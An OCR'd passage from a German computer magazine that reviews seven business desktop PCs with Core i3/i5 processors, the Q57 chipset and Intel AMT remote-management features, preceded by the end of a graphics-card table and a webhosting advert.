Leistungsaufnahme 2D/2D-Multimonitor/3D/Peak[4]	29 / 29 / 49 / 66 Watt	24 / 26 / 47 / 63 Watt	13 / 28 / 47 / 63 Watt	17 / 27 / 52 / 70 Watt	10 / 14 / 34 / 47 Watt	13 / 26 / 47 / 65 Watt	16 / 27 / 47 / 65 Watt
Lautheit Desktop-/3D-Betrieb	0,6 / 0,6 Sone	0,1 / 0,1 Sone	0,2 / 0,2 Sone	0 / 0 Sone	0,2 / 0,5 Sone	0,2 / 0,3 Sone	1,0 / 1,2 Sone
Bewertung							
Spieleleistung	○	○	○	○	⊖	○	○
Geräuschentwicklung	⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	○
Ausstattung	⊖⊖	⊖⊖	⊖	⊖⊖	⊖	○	⊖⊖
Preis (zirka)	95 €	105 €	100 €	110 €	75 €	100 €	95 €


[1] nur Software, die nicht kostenlos im Internet erhältlich ist oder Hardware-Tools

[2] genaue Durchführung siehe c't-Link

[3] 3DMark Vantage, Voreinstellung: Performance

[4] Windows-Idle-Modus mit einem bzw. zwei angeschlossenen Monitoren/Mittelwert im 3DMark06, Canyon Flight/kurzzeitig auftretende Spitzenwerte

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe



NEU

WEBPACK® 3.0

Das Website-Komplettpaket – jetzt mit Traffic-Flatrate!

Webhosting mit Sorglos-Garantie:
Mit WebPack® 3.0 inklusive Traffic-Flatrate haben Sie garantiert keine Zusatzkosten, egal wie groß der Ansturm auf Ihre Website ist. Profitieren Sie zudem von über 20 Applikationen, die Sie über den Easy Application Installer mit wenigen Klicks schnell und einfach installieren können. Ob Bildergalerien, Software für Blogs, Foren oder CMS-Systeme: WebPack® 3.0 bietet Ihnen alles, was Sie für Ihre private oder geschäftliche Website brauchen.

WebPack® 3.0

99,9 % garantierte Verfügbarkeit & 24/7 Support per Telefon (0800) oder E-Mail

WebPack® S 3.0

NEU Traffic-Flatrate
- 500 MB Webspace
- 50 E-Mail-Konten
- 5 FTP-Zugänge
- 100 Subdomains

€ 1,49 monatlich*

WebPack® M 3.0

NEU Traffic-Flatrate
- 2.000 MB Webspace
- 150 E-Mail-Konten
- 2 Datenbanken
- PHP/Ruby/Python

€ 3,49 monatlich*

WebPack® L 3.0

NEU Traffic-Flatrate
- 5.000 MB Webspace
- 500 E-Mail-Konten
- 10 Datenbanken
- PHP/Ruby/Python

€ 4,99 monatlich*

++++ Traffic-Flatrate inklusive ++++

*zzgl. einmalige Setupgebühr von € 14,99. Die Mindestvertragslaufzeit bei WebPack® S 3.0 und M 3.0 beträgt zwölf Monate – bei WebPack® L 3.0 drei Monate. Der Vertrag verlängert sich jeweils um eine weitere Laufzeit, sollte nicht mit einer Frist von 4 Wochen zum Ende der Laufzeit gekündigt worden sein. WebPack® ist eine eingetragene Marke der Host Europe GmbH.

HOST EUROPE

www.hosteurope.de

Benjamin Benz

Arbeitstiere

Büro-PCs mit Core-i-Prozessoren und Fernwartungsfunktionen

Business-PCs sind sparsam, zuverlässig und ganz besonders leise, damit sie Büro-Hengste nicht von der Arbeit ablenken. Aber genau diese Eigenschaften qualifizieren sie auch für den Einsatz am heimischen Schreibtisch.

Der ideale Büro-Computer verrichtet seinen Dienst unauffällig, läuft jahrelang ohne Mucken und treibt die Stromrechnung nicht nennenswert in die Höhe. Um das zu erreichen, wählen die Hersteller solcher Rechner einen grundlegend anderen Ansatz als bei Consumer-Geräten, wie sie die Regale der Elektromärkte füllen. Reichhaltige Ausstattung? Hohe 3D-Performance? Anschlüsse für jede erdenkliche Peripheriekomponente? Fehlanzeige. Stattdessen gilt das schlichte Motto: Was nicht drin steckt, geht nicht kaputt und frisst keinen Strom.

So kommen in erster Linie Intels aktuelle Doppelkernprozessoren mit integrierter Grafik zum Einsatz. Prestigeträchtige Quad-Cores sowie gesteckte Grafikkarten bilden die Ausnahme. Das macht aber auch nichts, denn sehr viele Software-Pakete profitieren eher von den hohen Taktfrequenzen der Zweikerner als von zusätzlichen Cores. Zum Internet-Surfen, Briefe schreiben oder Fotos retuschieren sind Core i3 und i5 mehr als schnell genug. Somit qualifizieren sich die vermeintlichen Mauerblümchen Büro-PCs besser für den heimischen Arbeitsplatz als manch ein aufgemotztes Rundum-Glücklich-Paket vom Discounter.

Perspektivwechsel

Bei Büro-PCs relativieren eine ganze Reihe von Service-Optionen den auf den ersten Blick oft erstaunlich hohen Anschaffungspreis: So schließt bereits der Grundpreis meist 3 Jahre (teils sogar Vor-Ort-)Service ein. Auf Wunsch sichern die Firmen darüber hinaus extrem kurze Reaktionszeiten zu, verlangen dafür aber kräftige Aufpreise. So rückt beispielsweise der Dell-Techniker mit Ersatzteilen innerhalb von vier Stunden bei Kunden an, die 282 Euro für die Mission-Critical-Option springen lassen. Umgerechnet kostet dieses Service-Versprechen 7,83 Euro pro Monat.

Nur für Firmen mit vielen PCs relevant ist die Image-Stabilität; sprich, dass alle Geräte einer PC-Familie dasselbe Betriebssystem-Image mit denselben Treibern verwenden können. Das erleichtert die Installation bei einem großen Rechnerpark erheblich und gilt einerseits für verschiedene Modelle (Bauformen) derselben Baureihe. Andererseits bedeutet es aber auch, dass der Kunde über einen Zeitraum von typischerweise 12 bis 18 Monaten Rechner nachkaufen kann, die mit demselben Image laufen. Zum Teil kann man sogar verschiedene Images und Konfigurationen beim Hersteller in einem kundenspezifischen Online-Shop hinterlegen. Die einzelnen Abteilungen eines Betriebs können dort dann speziell für sie vorinstallierte Rechner ordern.

Auch die BIOS-Setups einiger Bürorechner unterscheiden sich stark von denen der Consumer-Geräte. So gibt es anstelle von Übertaktungsoptionen die Möglichkeit, USB-Ports einzeln zu deaktivieren, das Booten von externen Laufwerken zu unterbinden oder Inventarnummern zu vergeben. Die meisten Rechner überwachen auch, ob ihr Gehäuse geöffnet wurde, und lassen sich mit separat erhältlichen Kensington-Locks abschließen.


Aus der Ferne

Geht es nach dem Willen von Intel, so folgt ein Büro-PC den strengen vPro-Vorgaben:

Per Adapter kann man an DisplayPort-Anschlüsse auch DVI- oder HDMI-Displays hängen.

Diese betreffen sowohl Prozessor als auch Chipsatz und Netzwerkchip. Aus der aktuellen Core-i-Generation taugen nur ausgewählte Prozessoren (Core i5-650/660/670/680 sowie i7-860/870/880) für einen vPro-Rechner. Der Netzwerkchip hat von Intel zu kommen (82578LM) und der Chipsatz muss aus der Q-Serie stammen; für Desktop-PCs bedeutet das derzeit: Q57. Dieser ähnelt stark seinen Consumer-Kollegen H55 und H57 – die ebenfalls die Grafikausgaben der Doppelkerne nach außen führen können –, bietet darüber hinaus aber eine Reihe von Fernwartungsfunktionen.

Diese Active Management Technology (AMT) war bislang vor allem für Firmen mit vielen Rechnern und einer zentralen Administration interessant. Denn per AMT kann der Administrator aus der Ferne Rechner hochfahren, um Updates einzuspielen oder die Hardware automatisch zu inventarisieren. Dabei kam fast immer teure und komplexe Verwaltungssoftware zum Einsatz. Ohne diese ließ sich nur ein Teil der AMT-Funktionen nutzen – etwa den Rechner über



Ein Trusted Platform Module (TPM) gehört bei Büro-PCs mittlerweile zum Standard.

den integrierten Mini-Webserver zu starten, auszuschalten oder zu resetten.

Mit der sechsten Auflage von AMT, die Intel dem Q57-Chipsatz mit auf den Weg gibt, kommt eine auch für kleinere Firmen oder Privatleute sehr interessante Funktion dazu: Per Remote KVM liefert die Management Engine das aktuelle Monitorbild per Netzwerk an einen entfernten Rechner und nimmt von diesem Maus- und Tastatureingaben entgegen. Das funktioniert völlig unabhängig vom Betriebssystem. Sprich: Man hat aus der Ferne auch Zugriff auf das BIOS-Setup, den Bootmanager oder kann den PC neu starten, wenn das Betriebssystem nur noch einen Blue-Screen zeigt. Selbst eine Neuinstallation ist kein Problem, denn dem Rechner lässt sich auch ein entferntes Laufwerk unterjubeln. Dafür bedarf es keiner teuren Management-Software. Wie und mit welcher (kostenlosen) Software das in der Praxis geht, erklärt der Artikel auf S. 136.


Für Remote-KVM braucht der PC einen vPro-fähigen Doppelkernprozessor mit integrierter Grafik. Ein Teil der übrigen AMT-Funktionen klappt allerdings auch mit Nicht-vPro-Prozessoren.

Testfeld

Core-i-Prozessoren mit integrierter Grafik und den Q57-Chipsatz hat Intel schon im Januar vorgestellt. Nach den Produktankündigungen und Demonstrationen auf der CeBIT haben sich die PC-Hersteller viel Zeit gelassen, um die neuen Büro-Computer auf den deutschen Markt zu bringen. So konnten wir erst ein knappes halbes Jahr später ein repräsentatives Testfeld mit Q57-Chipsatz und Fernwartungsfunktionen zusammenstellen. Acer schickt den Veriton S680G ins Rennen, Dell steuerte einen Optiplex 980 und HP einen Compaq 8100 Elite bei. Der Esprimo P9900 ist einer der ersten Büro-Rechner, die Fujitsu nach der Trennung von Siemens auf den Markt bringt.

Außer diesen Kandidaten von international agierenden Großfirmen haben wir noch drei Rechner von kleineren Herstellern aufgenommen: Von Extra Computer stammt der Exone Professional 4070 und von ICO der Balios Office PC T80V. Wortmann lieferte den Terra PC-Business 6000.

Dabei fällt auf, dass Acer, HP, Dell und Fujitsu ihre Rechner sowohl im klassischen Tower-Format als auch in kleineren Gehäuse-



Dank einer kleinen Plastikabdeckung saugt der Netzteillüfter des Acer Veriton S680G Luft über die Festplatte an.

varianten anbieten. Technisch unterscheiden sich die verschiedenen Bauformen kaum, sodass die hier untersuchten Geräte durchaus Rückschlüsse auf ihre größeren und kleineren Geschwister zulassen. Anders bei Extra Computer, ICO und Terra Wortmann: Diese verbauen Standardkomponenten und sind daher auch auf die üblichen Gehäusetypen festgelegt.

Beim Preis klafft die Schere weit auseinander und zeigt deutlich: Die Fernwartungsfunktionen steigern den Preis manchmal erheblich. Es geht bei 670 Euro los. So viel kosten der Veriton S680G; beide bieten mangels vPro-kompatibler CPU nur einen Teil der AMT-Funktionen. Die Rechner, die auch Remote KVM unterstützen, kosten zwischen 780 und 960 Euro.

Gemeinsamkeiten

Alle Rechner im Test machen bereits auf den ersten Blick einen soliden Eindruck und zeugen von Liebe zum Detail: Die Mainboards stammen nicht aus Billig-Baureihen, sondern von Intel oder Fujitsu oder werden direkt für Dell, HP respektive Acer gefertigt. Die Komponenten sind sorgfältig aufeinander abgestimmt, die Kühlsysteme ausgeklügelt und meist leise. Selbst unter Volllast reißt nur ein Rechner die 1-Sone-Latte; alle verdienen mindestens die Geräuschnote „gut", drei von sieben sogar ein „sehr gut". Bei den Büro-PCs erlebt das BTX-Format, das den Aufbau eines leisen Kühlsystems erleichtert, eine Renaissance.

In puncto Rechenleistung liegen zwischen dem langsamsten und dem schnellsten Kandidaten mit Doppelkernprozessor 15 bis 18 Prozent. Das entspricht ziemlich genau den Unterschieden in der Taktfrequenz, die von 2,9 GHz bis zu 3,46 GHz reicht. Bei alltäglichen Büroaufgaben spürt man allerdings keine Performance-Unterschiede. Die Turbo-Boost-Funktion verschafft den Core-i5-Prozessoren keinen signifikanten Vorteil gegenüber ihren Core-i3-Geschwistern. Nur der Esprimo P9900 mit Quad-Core-CPU kann sich bei einigen Benchmarks vom Feld absetzen.

Bei der elektrischen Leistungsaufnahme halten alle Rechner die EuP-Richtlinie ein und bleiben im Soft-Off-Modus unter 1 Watt. Im Leerlauf begnügen sich immerhin drei von sieben Kandidaten mit hervorragenden 27 Watt oder sogar noch weniger.

Ebenso bescheiden wie die Leistungsaufnahme wirkt auch die Ausstattung: Bis auf den Esprimo P9900 setzen alle PCs auf Chipsatzgrafik. Die Festplatten fassen oft nur zwischen 320 und 500 GByte. Einen Kartenleser hat lediglich der Exone-PC. In diesem Testfeld sind Uralt-Schnittstellen wie RS-232 und Parallelport zahlreicher vertreten als eSATA-Buchsen. USB 3.0 spielt im Business-Umfeld noch keine Rolle; ein Trusted Platform Mo-

Leistungsdaten unter Windows 7 64 Bit

System	BAPCo SYSmark 2007 Preview gesamt [Sysmark] besser▶	E-Learning [Sysmark] besser▶	Video-Creation [Sysmark] besser▶	Productivity [Sysmark] besser▶	3D [Sysmark] besser▶
Veriton S680G	170	157	174	170	181
Optiplex 980	200	183	222	189	210
exone Professional 4070 i5-660 W7	181	185	216	128	210
Esprimo P9900	202	176	241	184	214
Compaq 8100 Elite	168	140	188	173	173
Balios Office PC Value Line T80V	197	177	227	187	200
Terra PC-Business 6000	192	177	202	179	214

[1] gemessen primärseitig (inkl. Netzteil, Festplatte)

An alle Laufwerke des Dell Optiplex 980 kommt man ohne Schraubendreher heran. Das BTX-Gehäuse lässt sich spielend leicht öffnen – wenn es nicht per Kensington-Lock abgeschlossen ist.

dule (TPM) gehört hingegen zur Standardausstattung.

Analogen 5.1-Rundumton liefern nur drei PCs, SPDIF-Signale gar keiner. HDMI-Ausgänge fehlen ebenso. Dem Acer-PC lässt sich immerhin über einen – nicht mitgelieferten – DVI-HDMI-Adapter auch digitaler Rundumton entlocken. Manche Hersteller sparen den DVI-Ausgang zugunsten eines DisplayPorts ein. Wer ihn dennoch braucht, bekommt für unter 10 Euro einen DVI-DisplayPort-Adapter. Für sehr große Displays mit Auflösungen jenseits von 1920 × 1200 Punkten taugt ohnehin nur DisplayPort, da Intel beim Q57 kein Dual-Link-DVI vorsieht. Audiosignale konnten wir keinem der DisplayPort-Ausgänge entlocken, obwohl die Spezifikation dies vorsieht.

Bei allen Testkandidaten fallen die niedrigen USB-Transferraten auf. Mehr als 21 MByte/s schreibt kaum einer auf unsere externe Platte. Allerdings sollte man diesem synthetischen Wert keine übermäßige Bedeutung zumessen, da er ansteigt, sobald nicht alle Kerne des Prozessors permanent im Tiefschlaf verweilen – etwa, weil ein Virenscanner den Transfer überwacht.

Acer Veriton S680G

Für ein vPro-Logo und Remote KVM reicht es bei unserer Testkonfiguration des Veriton S680G trotz Q57-Chipsatz nicht, weil Acer nur einen Core i3 eingesetzt hat. Allerdings gibt es den S680G (im Desktop-Format) und den M680G im Midi-Tower-Gehäuse auf Wunsch auch mit einem KVM-tauglichen Core i5 aus der 600er-Baureihe.

In das Gehäuse des S680G passen insgesamt vier Erweiterungskarten normaler Bauhöhe sowie bis zu vier 3,5"-Laufwerke. Zwei davon profitieren dank einer geschickt positionierten Kunststoffabdeckung direkt vom Luftstrom des Netzteils. Praktische und farblich abgesetzte Schiebemechanismen gewähren schnellen Zugriff auf die wichtigsten Baugruppen.

Für Wake-on-LAN muss man die Treiberoption „Enabled PME" setzen. Neben analogem 5.1-Sound kann der Veriton S680G oder auch digitalen Rundumton ausgeben. Dazu bedarf es allerdings eines optionalen HDMI-Adapters für den DVI-Port.

Obwohl es im Gehäuse nicht besonders beengt zugeht, reicht es mit 0,6 Sone im Leerlauf bis 0,9 Sone unter Volllast nur für die Geräuschnote „gut". Auch bei der analogen Audioqualität muss man Abstriche in Kauf nehmen.

Dell Optiplex 980


Dell setzt beim Optiplex 980 auf das BTX-Format sowie ein Gehäuse, das sich ohne Schraubendreher öffnen und Raum für Erweiterungen lässt. Auch an die drei 3,5"- und die beiden 5,25"-Schächte für Laufwerke kommt man dank der Klickverschlüsse leicht heran. Wer an den Optiplex 980 einen DVI-Monitor anschließen will, braucht einen Adapter, da er nur DisplayPort- und VGA-Ausgänge hat.

Auf dem Mainboard finden sich neben den vier Steckplätzen für Erweiterungskarten noch zwei Slots, die nur in anderen Gehäusekonfigurationen oder Spezialbestückungen eine Bedeutung haben. So versorgt ein extralanger PCI-Slot eine Riser-Karte mit weiteren Steuerleitungen. Ein PCIe-x1-Slot im hinteren Board-Bereich nimmt nur Spezialkarten ohne Slot-Blende auf. Auch wenn Endkunden mit beidem nur wenig anfangen können, so zeigt es doch, wie sehr sich die Hersteller von Büro-Rechnern bemühen, dasselbe Board in allen Gehäusevarianten zu verbauen.

Wake-on-LAN klappt bei dem Optiplex 980 erst, wenn im BIOS-Setup „Remote Wake Up" aktiv und der „Low Power Mode" inaktiv ist. Letzteres steigert die Leistungsaufnahme im Soft-Off-Modus von 0,7 auf 1 Watt.

Flüsterleise: Dank einfachem, aber gutem BTX-Kühlkonzept ist der Exone Professional 4070 fast nicht hörbar.

	Cinebench R11.5 Single- / Multi-Core (besser ▶)	3DMark06 (besser ▶)	Elektrische Leistungsaufnahme[1] Leerlauf / Volllast [Watt] (◀ besser)	Geräuschentwicklung Leerlauf / Volllast [Sone] (◀ besser)
	0,99/2,53	1521	31/84	0,6/0,9
	1,08/2,71	1741	39/105	0,6/0,6
	1,17/2,85	1736	26/92	0,1/0,1
	1,07/3,69	4962	43/164	0,4/1,5
	0,90/2,30	1513	27/80	0,9/0,9
	1,13/2,77	1751	43/96	0,4/0,5
	1,16/2,89	1743	27/101	0,4/0,6



Der Esprimo P9900 von Fujitsu rechnet dank Quad-Core flott, braucht jedoch eine Grafikkarte und bietet kein Remote KVM.

Im Leerlauf schluckt der Rechner mit rund 39 Watt erstaunlich viel – die Konkurrenz begnügt sich teilweise mit weniger als 26 Watt. Unter Volllast verheizt nur der Rechner mit Quad-Core und Grafikkarte mehr Strom als der von Dell. Auch bei den Transferraten per eSATA und USB gewinnt der Optiplex 980 keinen Blumentopf. Die eingebaute SATA-Festplatte könnte etwas mehr als die gemessenen 86 MByte/s wuppen, wenn sie nicht – löblicher Weise – im leisesten „Accoustic Modus" laufen würde. Mit 0,6 Sone sowohl bei ruhendem Windows Desktop als auch unter Last verpasst er die Geräuschnote „sehr gut" nur knapp.

Extra Computer Exone Professional 4070 i5-660 W7

Der Exone Professional 4070 i5-660 bringt trotz schallarmer Kammer und einem Mikrofonabstand von nur 50 cm unser Geräuschmessequipment an seine Grenzen. Sowohl im Leerlauf als auch unter Volllast verursacht er weniger als 0,17 Sone und fällt somit nicht einmal in einem extrem leisen Zimmer auf. Um auf diese Werte zu kommen, setzt Extra Computer nicht etwa auf Monsterkühler oder Dämmmatten, sondern auf das BTX-Gehäuseformat. Ein 9,2-cm-Ventilator saugt an der Gehäusefront Luft an und pustet sie über den CPU-Kühler hinweg.

Die Festplatte entkoppeln kleine Gummipuffer vom Gehäuse, sodass sie auch bei Zugriffen nicht lauter als 0,2 Sone wird. Leider stellt Extra Computer im BIOS-Setup für sie den langsameren IDE- und nicht den AHCI-Modus ein. Das kostet im BAPCo Sysmark rund 10 Prozent Performance.


Das BTX-Mainboard stammt von Fujitsu und sorgt für eine hervorragend niedrige Leistungsaufnahme im Leerlauf von nur 25,5 Watt. Der ohnehin schon gute Soft-Off-Wert von 0,7 Watt lässt sich über die BIOS-Setup-Option „Low Power Soft Off" noch einmal verbessern (0,25 Watt). Für Wake-On-LAN bedarf es auch hier zusätzlicher Einstellungen im Netzwerktreiber.

Fujitsu Esprimo P9900


Als einziger Rechner dieses Testfeldes erreichte uns der Esprimo P9900 von Fujitsu in einer Konfiguration mit Quad-Core-Prozessor und daher auch mit einer gesteckten Grafikkarte. Folglich bekommt man auf unser Testgerät keinen Zugang per Remote KVM – in einer Konfiguration mit Doppelkern (Core i5-6xx) und integrierter Grafik sollte das jedoch klappen. Das zeigt der PC von Extra Computer, in dem das gleiche Mainboard steckt. Die übrigen AMT-Funktionen stehen jedoch auch mit dem Quad-Core-Prozessor bereit.

Die GeForce 9500 GS kommt ohne Lüfter aus und stammt aus einer nur an OEM-Kunden gelieferten Serie. Sie ähnelt der GeForce 9500 GT und taugt, obwohl sie die integrierte Grafik der Konkurrenz um Längen schlägt, ebenfalls nicht für anspruchsvolle 3D-Spiele. Auch die CPU-lastigen Benchmarks entscheidet der Esprimo P9900 für sich. Auf der Soll-

Der HP Compaq 8100 Elite – kleinster Rechner im Test – bekommt noch knapp die Geräuschnote „gut".



Praktische Klappmechanismen gewähren beim HP-Rechner Zugriff auf alle wichtigen Komponenten.



Seite dieser Bestückung stehen allerdings die recht hohe elektrische Leistungsaufnahme (43 Watt) im Leerlauf sowie von bis zu 164 Watt unter Volllast. Um diese abzuführen, muss das Kühlsystem ziemlich ackern und verhagelt mit einem Volllast-Wert über 1,5 Sone die Geräuschnote „sehr gut", für die der Leerlaufwert von 0,4 Sone gerade noch qualifiziert hätte.

Auch Fujitsu setzt auf das BTX-Format. In dem konventionellen Midi-Tower-Gehäuse kommt man ohne Schraubendreher an alle Komponenten heran. Ein Adapter ermöglicht sowohl den Einbau von Steckkarten voller Bauhöhe als auch solcher im Low-Profile-Format. Mittlerweile eher ungewöhnlich: Fujitsu spendiert dem P9900 einen integrierten Lautsprecher.

HP Compaq 8100 Elite

HP wählt für den Compaq 8100 Elite das kleinste Gehäuse im Testfeld und das BTX-Format. Durch einen Kunststofftunnel saugt der CPU-Ventilator kalte Luft an der Gehäusefront an. Die Warmluftabfuhr übernimmt der Netzteillüfter. Trotz dieses einfachen und überzeugenden Kühlsystems reicht es mit 0,9 Sone im Leerlauf und 1,0 Sone unter Last nur knapp für die Geräuschnote „gut".


Bei der elektrischen Leistungsaufnahme steht der Compaq 8100 Elite indes gut da. Allerdings liefert der Core i3-530 auch etwas weniger Rechenleistung als die höher getakteten 600er-Modelle und unterstützt auch kein Remote KVM. Gegen Aufpreis liefert HP den Rechner jedoch auch mit Core i5.

Erweitern lässt sich der kompakte Rechner mit einem weiteren 3,5"-Laufwerk sowie bis zu vier Steckkarten, die allerdings nur Low-Profile-Höhe haben dürfen. Der Wartungstechniker braucht dafür nicht einmal einen Schraubendreher, da alle Komponenten über gut gekennzeichnete Klappmechanismen zugänglich sind.

Obwohl HP – aus Kompatibilitätsgründen – die SATA-Geschwindigkeit im BIOS-Setup auf 150 MByte/s drosselt, erreicht der Compaq 8100 Elite höhere Festplatten-Transferraten als die Konkurrenz. Für den Anschluss digitaler Monitore sieht HP nur DisplayPort vor. Adapter für DVI oder HDMI kosten Aufpreis.

ICO Balios Office PC Value Line T80V

Nicht kleckern, klotzen: Diesen Eindruck vermittelt der T80V aus der Balios Office PC Line von ICO. Das riesige schwarze Gehäuse ist von innen mit Dämmmatten ausgekleidet und beherbergt einen gigantischen Prozessorkühler mit gleich zwei 12-cm-Lüftern. Dazu kommen weitere zwei 12-cm-Ventilatoren, die für einen Luftstrom im Gehäuse sorgen. Einer davon läuft mit manuell einstellbarer aber ungeregelter Drehzahl. ICO schafft es mit diesem riesigen Aufwand zwar, knapp die Geräuschnote „sehr gut" zu ergattern, allerdings gibt es gleich zwei Pferdefüße: Einerseits treiben die – bei der niedrigen TDP des Prozessors unnötigen – Dämm- und Kühlmaßnahmen den Preis auf stolze 960 Euro. Andererseits dünstet der Kleber der Dämmmatten so stark aus, dass in unserem Testlabor Kollegen über gereizte Augen und Kopfschmerzen klagten.



ICO verbaut beim T80V sehr große Lüfter und treibt viel Aufwand, um ihn leise zu bekommen.

